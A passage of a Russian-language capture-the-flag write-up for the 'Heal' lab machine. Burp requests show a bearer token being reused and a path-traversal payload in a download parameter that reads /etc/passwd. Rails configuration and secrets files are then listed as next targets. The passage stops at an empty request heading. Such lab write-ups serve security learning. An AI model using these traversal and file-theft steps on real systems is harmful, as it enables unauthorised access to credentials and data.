
```
OPTIONS /download?filename=504b2b9f05f679b6f85d.pdf HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 30 Jan 2025 09:27:31 GMT
Content-Length: 0
Connection: close
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
access-control-allow-headers: authorization
```

Burp History

Перекидываем запрос в **Burp Repeater**, изменяем метод на GET и из ответа сервера понимаем, что необходимо предоставить аутентификатор.



Request


```
GET /download?filename=504b2b9f05f679b6f85d.pdf HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 30 Jan 2025 09:28:00 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 26
Connection: close
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
vary: Accept, Origin
cache-control: no-cache
x-request-id: ad1822fc-0ebe-452c-ba50-d33f79712b18
x-runtime: 0.002536

{
  "errors":"Invalid token"
}
```

Запрос в Burp Repeater

Из любого запроса в Burp History копируем токен и повторяем загрузку файла.



Request

```
GET /download?filename=504b2b9f05f679b6f85d.pdf HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 30 Jan 2025 09:28:27 GMT
Content-Type: application/pdf
Content-Length: 26934
Connection: close
access-control-allow-origin: http://heal.htb
access-control-allow-methods: GET, POST, PUT, PATCH, DELETE, OPTIONS, HEAD
access-control-expose-headers:
access-control-max-age: 7200
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: attachment; filename="504b2b9f05f679b6f85d.pdf";
filename*=UTF-8''504b2b9f05f679b6f85d.pdf
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: 5f07161f-5b0f-4beb-9137-1c893e78862b
x-runtime: 0.002358
vary: Origin

%PDF-1.4
%ÃcÃ£
1 0 obj
<<
/Title ()
/Creator (þÿwkhtmltopdf 0.12.6)
/Producer (þÿQt 5.15.3)
/CreationDate (D:20250130092730Z)
>>
endobj
2 0 obj
```


Запрос в Burp Repeater

Получаем содержимое файла, а значит, стоит проверить наличие LFI.

ТОЧКА ОПОРЫ

LFI

Для теста наличия уязвимости LFI попробуем указать файл `/etc/passwd` с обходом каталога.



Request

```
GET /download?filename=../../../../../../../../../etc/passwd HTTP/1.1
Host: api.heal.htb
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: http://heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Sec-Fetch-Mode: cors
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


Response

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
avahi:x:114:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
ron:x:1001:1001:,,,:/home/ron:/bin/bash
```

Содержимое файла /etc/passwd

Успешно получаем результат.

Теперь нужно понять, из каких файлов, относящихся к технологии Rails, мы сможем получить что-нибудь полезное для продвижения. Иногда удобно обратиться за кратким списком таких важных файлов к ChatGPT.



6. config/database.yml


Конфигурация для подключения к базе данных. Здесь задаются параметры для разных окружений (например, база данных для разработки, тестирования и продакшн).

7. config/secrets.yml (или credentials.yml.enc в Rails 5.2 и выше)

Этот файл хранит секретные ключи и настройки, такие как токены API, пароли и другие чувствительные данные. Начиная с Rails 5.2, рекомендуется использовать `config/credentials.yml.enc` для хранения секретов с использованием шифрования.

Ответ ChatGPT

Читаем файл `config/database.yml` и получаем настройки для подключения к базе данных. Там же указан и файл базы данных SQLite: `storage/development.sqlite3`.



Request

